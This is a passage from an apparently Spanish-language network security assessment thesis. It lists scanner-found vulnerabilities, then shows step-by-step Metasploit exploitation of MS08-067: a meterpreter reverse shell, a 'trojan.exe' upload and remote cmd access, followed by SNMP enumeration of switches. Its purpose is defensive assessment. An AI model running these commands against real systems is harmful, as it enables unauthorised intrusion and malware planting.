161/udp	Nombre de comunidad por defecto del servidor SNMP remoto (público)	Aplicación	Alto	1999-0517	
389/tcp	La versión de Active Directory contiene un error en el código de solicitud de LDAP que puede permitir a un atacante ejecutar código en la máquina remota y DoS	Aplicación	Alto	2007-3028 2007-0040	MS07-039 MS07-039
42/tcp	Vulnerabilidades en WINS podrían permitir la ejecución remota de código	Sistema	Crítico	2009-1923 2009-1924	MS09-039 MS09-039
445/tcp	Desbordamiento de búfer en Windows Server Service que podría permitir a un atacante ejecutar código arbitrario con los privilegios del sistema	Sistema	Crítico	2008-4250	MS08-067
	Vulnerabilidad de corrupción de memoria en SMB que podría permitir a un atacante ejecutar código arbitrario o DoS	Sistema	Crítico	2008-4834 2008-4835 2008-4114	MS09-001 MS09-001 MS09-001
80/tcp	Servidor Web (Microsoft IIS Server 5.0)obsoleto	Aplicación	Alto	-	
	Equipo infectado por el gusano “Code Red”	Aplicación	Alto	2001-0500	
9390/tcp	Servidor Web (Microsoft IIS Server 5.0)obsoleto	Sistema	Crítico	-	

Tabla 26. Lista de vulnerabilidades Servidor de Recaudación.

❖ **Vulnerabilidades en Servidor de Voz**

A continuación se describen las vulnerabilidades encontradas por puerto y servicio.

Puerto/ Protocolo	Vulnerabilidad	Impacto	Riesgo	CVE	Exploit
443/tcp	La versión de Apache http (2.2.3) se ve afectado por una vulnerabilidad de denegación de servicio.	Aplicación/ Sistema	Alto	2011-3192	49303.c
80/tcp	El servidor Apache 2.0 es vulnerable a ataques de inyección de comandos.	Aplicación	Alto	2009-3095	

Tabla 27. Lista de vulnerabilidades del Servidor de Volp.

Las vulnerabilidades obtenidas mediante las herramientas mencionadas son generalmente conocidas. Se identificaron algunos agujeros de seguridad en servicios que no se utilizan, como el servidor web de Windows IIS (obsoleto), que viene por defecto en el sistema operativo. Podemos hacer hincapié en las vulnerabilidades relacionadas con los sistemas Windows, que a más de estar desactualizados, no utilizan algunos parches creados para solventar problemas de seguridad. El escáner OpenVAS identificó el *Gusano CodeRed* en el Servidor de Recaudación, y recomienda actualizar el antivirus para evitar la propagación del virus. Los servicios de los servidores Windows proporcionan gran ventaja a los atacantes, pudiendo tomar control sobre los sistemas e impedir la continuidad del servicio.

Los diseñadores de sistemas y aplicaciones han creado plugins de actualización para cubrir los agujeros de seguridad descubiertos luego de su publicación. En la web se pueden encontrar exploits con el nombre del Plugin o el código de vulnerabilidad CVE, tal como se indica en el siguiente tema.

❖ **Vulnerabilidades en los equipos de red**

Los equipos de red no presentan vulnerabilidades con riesgo crítico en el análisis de puertos y aplicaciones. Los Switch 3Com presentan una vulnerabilidad en el servidor SNMP que posee el nombre por defecto de la comunidad (pública), lo que se considera un riesgo si un atacante logra acceder como administrador y conocer la información de todos los dispositivos de la red, tanto de hardware como de configuración. El escáner, sin embargo, proporciona algunas advertencias de

seguridad relacionadas con el puerto Telnet, que es comúnmente vulnerado. En el *Anexo D* se muestran los resultados obtenidos.




Ilustración 47. Identificación de vulnerabilidades en equipos de red con Nessus.

El router de internet no presenta vulnerabilidades de alto riesgo, presentando algunos puertos abiertos lo que se considera como vulnerabilidades de mínimo riesgo.

❖ Vulnerabilidades en las estaciones de trabajo

Las vulnerabilidades encontradas en las estaciones de trabajo se indican en la siguiente figura:




Ilustración 48. Vulnerabilidades en estaciones de trabajo.

Vulnerabilidad	Impacto	Riesgo	CVE
Una vulnerabilidad en SMB podría permitir la ejecución de código.	Sistema	Crítico	2008-4834 2008-4835 2008-4114
Una vulnerabilidad en el “servidor” de servicios (CIFS) podría permitir la ejecución remota de código.	Sistema	Alto	2006-1314 2006-1315
Una vulnerabilidad de desbordamiento de búfer en el “servidor” de servicios (CIFS).	Sistema	Alto	2006-3439
EL servicio RPC es vulnerable a un desbordamiento de búfer que pueden permitir a un atacante ejecutar código arbitrario con los privilegios del “sistema”.	Sistema	Crítico	2008-4250
Acciones de acceso sin privilegios (SMB)	Sistema	Alto	1999-0519 1999-0520
Varias vulnerabilidades en el protocolo SMB de servidor que puede permitr a un atacante ejecutar código arbitrario o realizar una denegación de servicio contra el sistema remoto.	Sistema	Crítico	2010-0020 2010-0021 2010-0022 2010-0231
La versión del servicio de cola de impresión en el host remoto de Windows se ve afectado por la vulnerabilidad de suplantación de servicios podría permitir a un atacante remoto no autenticado ejecutar código arbitrario.	Aplicación/ Sistema	Alto	2010-2729
Una vulnerabilidad en el servidor SMB podrían permitir la ejecución remota de código.	Sistema	Crítico	2011-0661

Tabla 28. Vulnerabilidades en estaciones de trabajo - Nessus.

Las vulnerabilidades encontradas corresponden al puerto 445 del servicio CIFS que es el cliente de SMB en Windows, para la compartición de recursos y servicios, que permite la ejecución remota de código o denegación de servicio en los equipos.

❖ **Verificación de vulnerabilidades**

Con la finalidad de demostrar como un atacante puede ingresar a los servidores valiéndose de las vulnerabilidades encontradas se utilizó la herramienta *Metasploit* muy conocida en el mundo del hacking por la extensa base de datos de Exploits que contiene de acuerdo al sistema o aplicación.

Backtrack nos proporciona una base de datos *exploit-db* en donde se puede realizar la búsqueda de Exploits de acuerdo a la vulnerabilidad de aplicación o sistema, además de algunos enlaces Web de búsqueda de Exploits: Security Focus de Symantec y Exploit-DB. La búsqueda se realiza mediante el código de vulnerabilidad CVE, los Exploits encontrados se pueden copiar en la base de datos de Backtrack para hacer uso de ellos.




Ilustración 49. Búsqueda de exploit mediante el código CVE en Security Focus.




Ilustración 50. Código CVE del exploit.




Ilustración 51. Información de la vulnerabilidad y el exploit encontrado en Security Focus.

Security Focus permite a través de su interfaz web encontrar información acerca de la vulnerabilidad como: la clase, ejecución remota, la fecha de publicación de la vulnerabilidad y las versiones de sistemas que poseen la misma.

La verificación de vulnerabilidades se realizó tomando como muestra una vulnerabilidad del Servidor de Recaudación obtenida con Nessus. Nessus proporciona el código de Plugin para actualización del sistema y que se puede encontrar en Metasploit.




Ilustración 52. Información de la vulnerabilidad encontrada.

En el menú **Explotation Tools** de Backtrack se encuentra el framework *Metasploit*, para hacer uso de este se debe cargar todas las librerías necesarias desde la base de datos, a través de msf-cli, una vez completa la carga. Se procede a ejecutar msf-console desde donde se ejecuta el exploit.




Ilustración 53. Búsqueda de exploit en Metasploit.

Se busca un exploit en base al identificador del Plugin de actualización correspondiente a la vulnerabilidad encontrada.

msf> search MS08-067

Metasploit muestra el exploit que se puede utilizar, se copia el directorio del exploit y se ejecuta la siguiente instrucción:

msf> use windows/smb/ms08_067_netapi

Se ejecuta código de forma remota (payload) para acceder al sistema objetivo, por lo general en entornos Windows se utiliza el payload de Meterpreter: reverse_tcp, ya que este permite ejecutar y copiar procesos solamente en memoria evitando ser detectado por un antivirus.

msf exploit(ms08_067_netapi)> *set payload windows/meterpreter/reverse_tcp*

Esta sentencia indica una conexión inversa que se utiliza generalmente para eludir cortafuegos. En una conexión normal, un cliente se conecta a un servidor a través de un puerto abierto, pero en el caso de una conexión inversa, el cliente abre el puerto en que el servidor se conecta.

Por ejemplo, un caballo de Troya, que se ejecuta en un equipo detrás de un firewall que bloquea las conexiones entrantes, puede abrir una conexión de salida a un host remoto a través de Internet. Una vez establecida la conexión, el host remoto puede enviar comandos al caballo de Troya. Los Caballos de Troya (herramientas de administración remota) utilizan una conexión inversa por lo general envía paquetes SYN (TCP) a la dirección IP del atacante, el atacante escucha estos paquetes SYN y acepta las conexiones que desee.

Existen usos legítimos para el uso de conexiones inversas, por ejemplo, para permitir que los hosts detrás de un firewall NAT puedan ser administrados de forma remota. Estos anfitriones normalmente no tienen direcciones IP públicas, y así que deben de tener puertos en el firewall para abrir conexiones inversas a un servidor de administración central.

Una vez identificado el exploit se configura los siguientes parámetros:

- **LHOST:** IP del host atacante.
- **RHOST:** IP del host objetivo.
- **LPORT:** Puerto por el cual el atacante podrá acceder al sistema objetivo y escuchar las respuestas. Por defecto el puerto 4443.
- **RPORT:** Puerto del host objetivo que será vulnerado. Se configura de acuerdo al exploit usado en este caso el puerto 445.

```
msf exploit(ms08_067_netapi) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(ms08_067_netapi) > set RHOST 10.104.32.52
RHOST => 10.104.32.52
msf exploit(ms08_067_netapi) > set LHOST 10.104.32.189
LHOST => 10.104.32.189
msf exploit(ms08_067_netapi) >
```

Ilustración 54. Configuración del exploit.

Para observar si se tiene todos los parámetros configurados se utiliza el comando:

show options

```
msf exploit(ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOST    10.104.32.52     yes       The target address
   RPORT    445              yes       Set the SMB service port
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique: seh, thread, process, none
   LHOST     10.104.32.189    yes       The listen address
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Targeting
```

Ilustración 55. Opciones de configuración de exploit.

Una vez configurado el sistema objetivo se ejecuta el exploit, si el procedimiento es correcto se crea una sesión entre los dos equipos.

```
msf exploit(ms08_067_netapi) > exploit

[*] Started reverse handler on 10.104.32.189:4444
[*] Automatically detecting the target...
[*] Fingerprint: Windows 2000 - Service Pack 4 with MS05-010+ - lang:Spanish
[*] Selected Target: Windows 2000 Universal
[*] Attempting to trigger the vulnerability...
[*] Sending stage (749056 bytes) to 10.104.32.52
[*] Meterpreter session 1 opened (10.104.32.189:4444 -> 10.104.32.52:4945) at 2011-12-30 09:46:16 -0500
```

Ilustración 56. Ejecución del Exploit.

Se puede comprobar que esta vulnerabilidad puede permitir el ingreso al sistema y la ejecución de código. Desde el ámbito de *meterpreter* se puede cargar cualquier archivo ejecutable desde el equipo atacante.

```
meterpreter >tupload trojan.exe C:\\WINNT\\system32
[*] uploading  : trojan.exe -> C:\WINNT\system32
[*] uploaded   : trojan.exe -> C:\WINNT\system32\trojan.exe
meterpreter >
```

Ilustración 57. Carga de virus en Sistema Victima con Metasploit.

Se escribe el archivo creado como *trojan.exe* directamente ya que fue almacenado en el directorio root del equipo atacante, en caso contrario se escribe la ruta completa.

Para ingresar a la consola de DOS del sistema víctima y visualizar el archivo cargado se ejecuta la siguiente instrucción:

> **execute -f cmd.exe –c –i**

```
meterpreter > execute -f cmd.exe -c -i
Process 784 created.
Channel 1 created.
Microsoft Windows 2000 [Versi▯n 5.00.2195]
(C) Copyright 1985-2000 Microsoft Corp.

C:\WINNT\system32>
```

Ilustración 58. Acceso remoto al Sistema Victima con Metasploit.

Una vez que accedemos al sistema se puede observar el contenido del directorio principal, con el comando *dir.*

```
19/06/2003  12:05            67.856 tcpmonui.dll
15/12/1999  13:00            25.360 tcpsvcs.exe
30/08/2002  18:56            55.808 tdc.ocx
15/12/1999  13:00             5.904 telephon.cpl
19/06/2003  12:05            80.656 telnet.exe
15/12/1999  13:00               862 termcap
15/12/1999  13:00           126.224 termmgr.dll
19/06/2003  12:05           144.144 termsrv.exe
19/06/2003  12:05            18.704 tftp.exe
20/12/2004  15:54             6.144 TFTP1376
09/06/2004  12:16                 0 TFTP808
20/12/2004  16:01                 0 TFTP936
15/12/1999  13:00            19.728 tftpd.exe
15/12/1999  13:00            99.088 themes.exe
07/08/1998  07:48           205.848 threed32.ocx
19/06/2003  12:05           188.176 thumbvw.dll
15/12/1999  13:00            33.552 tifflt.dll
15/12/1999  13:00            61.200 timedate.cpl
15/12/1999  13:00             4.128 timer.drv
15/12/1999  13:00           207.632 tlntadmn.exe
19/06/2003  12:05            55.056 tlntsess.exe
19/06/2003  12:05           186.128 tlntsvr.exe
15/12/1999  13:00             6.928 tlntsvrp.dll
19/06/2003  12:05            23.824 tls236.dll
15/12/1999  13:00            13.888 toolhelp.dll
15/12/1999  13:00            11.536 tracert.exe
19/06/2003  12:05            31.504 traffic.dll
15/12/1999  13:00            12.560 tree.com
19/06/2003  12:05            53.520 trksvr.dll
19/06/2003  12:05            90.384 trkwks.dll
30/12/2011  10:03                11 trojan.exe
```

Ilustración 59. Acceso al directorio principal del Sistema Víctima.

Al igual que la opción *upload* también se puede descargar algún archivo o directorio del sistema con el comando *download*. Para eliminar el archivo cargado se ejecutó desde la consola DOS el comando *del.*




Ilustración 60. Acceso al directorio principal del Sistema Víctima.

Con este test se pudo comprobar que no existe algún firewall activado en el sistema atacado, o éste no detectó la inyección del archivo, por lo que el acceso al Servidor de Recaudación resultó satisfactorio. Se realizó un intento de acceso al Servidor SGH utilizando el exploit, que permite vulnerar el puerto 135 del Servicio Msrpc en los sistemas Windows, sin embargo no se obtuvo resultados similares.




Ilustración 61. Ejecución de exploit en Servidor SGH.

3. Enrutamiento

Para obtener información del enrutamiento interno de la red, se utilizó la herramienta *Snmpchek* que se encuentra en el menú **Penetration Tools** de Backtrack.

Para realizar el escaneo se indica el sistema objetivo con la opción *–t*.

```
root@bt:/pentest/enumeration/snmp/snmpcheck# ./snmpcheck-1.8.pl -t 10.104.32.1
snmpcheck.pl v1.8 - SNMP enumerator
Copyright (c) 2005-2011 by Matteo Cantoni (www.nothink.org)

[*] Try to connect to 10.104.32.1
[*] Connected to 10.104.32.1
[*] Starting enumeration at 2011-11-10 09:16:09

[*] System information
-------------------------------------------------------------------------------

Hostname               : HIAL
Description            : 3Com Switch 4500 26-Port Software Version 3Com OS V3.03.00s56
Uptime system          : 0.00 seconds
Uptime SNMP daemon     : 209 days, 22:56:55.85
Contact                : mecueva@hotmail.com
Location               : Loja, Ecuador
Motd                   : -

[*] Network information
```

Ilustración 62. Escaneo SNMP a Switch 1.

```
root@bt:/pentest/enumeration/snmp/snmpcheck# ./snmpcheck-1.8.pl -t 10.104.35.2
snmpcheck.pl v1.8 - SNMP enumerator
Copyright (c) 2005-2011 by Matteo Cantoni (www.nothink.org)

[*] Try to connect to 10.104.35.2
[*] Connected to 10.104.35.2
[*] Starting enumeration at 2011-11-10 09:19:43

[*] System information
-------------------------------------------------------------------------------

Hostname               : DPSL
Description            : 3Com Switch 4500 26-Port Software Version 3Com OS V3.03.00s56
Uptime system          : 0.00 seconds
Uptime SNMP daemon     : 98 days, 20:38:35.31
Contact                : mecueva@hotmail.com
Location               : Loja, Ecuador
Motd                   : -

[*] Network information
```

Ilustración 63. Escaneo SNMP a Switch 2.

La herramienta *Snmpcheck* permite vulnerar el puerto udp 161 (snmp), que se descubrió abierto y con el nombre de comunidad pública durante el análisis de vulnerabilidades, pudiendo obtener información sin la necesidad de loguearse.

En el caso del router del ISP no se encontró el puerto snmp abierto en la interfaz privada por lo que no se puede obtener información de la tabla de enrutamiento.

La *Ilustración 64* muestra un intento de acceso al router del ISP.




Ilustración 64. Acceso Telnet a router de internet.

